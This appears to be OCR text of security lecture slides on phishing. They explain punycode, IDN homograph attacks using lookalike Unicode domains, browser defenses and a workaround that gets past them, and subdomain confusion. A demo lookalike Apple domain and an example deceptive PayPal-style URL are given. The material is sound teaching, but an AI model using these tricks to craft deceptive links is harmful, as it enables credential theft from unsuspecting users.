
And now... onto phishing

Phishing


- Acting like a reputable entity to trick the user into divulging sensitive information such as login credentials or account information
- Often easier than attacking the security of a system directly
  - Just get the user to tell you their password

“Security solutions have a **technological component**, but security is fundamentally a **people problem**.”

– Bruce Schneier


MOVIE HACKING...
IF I CAN JUST OVERCLOCK THE UNIX DJANGO, I CAN BASIC THE DDOS ROOT. DAMN. NO DICE. BUT WAIT... IF I DISENCRYPT THEIR KILOBYTES WITH A BACKDOOR HANDSHAKE THEN... JACKPOT.
REAL HACKING...
HI, THIS IS ROBERT HACKERMAN. I'M THE COUNTY PASSWORD INSPECTOR.
HI BOB! HOW CAN I HELP YOU TODAY?

Notice anything odd?




Demo: visit a Unicode domain

Demo: visit a Unicode domain

Try visiting **https://www.appıe.com/** a.k.a. **https://www.xn--80ak6aa92e.com**

Try it in Firefox vs. Chrome/Safari

Demo: view URLs in hex editor



Internationalized Domain Names (IDN)

- Hostnames containing Unicode characters are transcoded to subset of ASCII consisting of letters, digits, and hyphens called **punycode**
- **Punycode** is a representation of Unicode with the limited ASCII character subset used for Internet host names
- Allows registering domains with foreign characters!
  - **münchen.example.com → xn--mnchen-3ya.example.com**
  - **短.co → xn--s7y.co**

What's going on?

- Many Unicode characters are difficult to distinguish from common ASCII characters
- Can you spot the difference?
  - **apple.com** vs. **apple.com**
- If you convert all hostnames to punycode, then it becomes obvious
  - **apple.com → xn--pple-43d.com**

IDN homograph attack

- Akin to "domain typosquatting"
  - Use similar-looking name to an established domain to fool a user
- Handwriting has this issue too
  - See etymology of the word "zenith". The translation from the Arabic "samt" (direction) included the scribe's confusing of "m" into "ni"
- Some typefaces still have the issue ("rn" vs. "m" vs. "rri")

It's a feature, not a bug!

IDN homograph attack defenses

- **Solution:** Punycode will show if domain contains characters from multiple different languages
- **Workaround:** Replace every character with a lookalike from a single foreign language
  - **appıe.com → xn--80ak6aa92e.com**
- **Updated solution:** Show punycode when entire domain is made of lookalike characters and the top-level-domain is not IDN itself.
- Won't fool a password manager!


Confuse the user with subdomains


http://paypal.com-webappsuserid29348325limited.active-userid.com/webapps/89980/

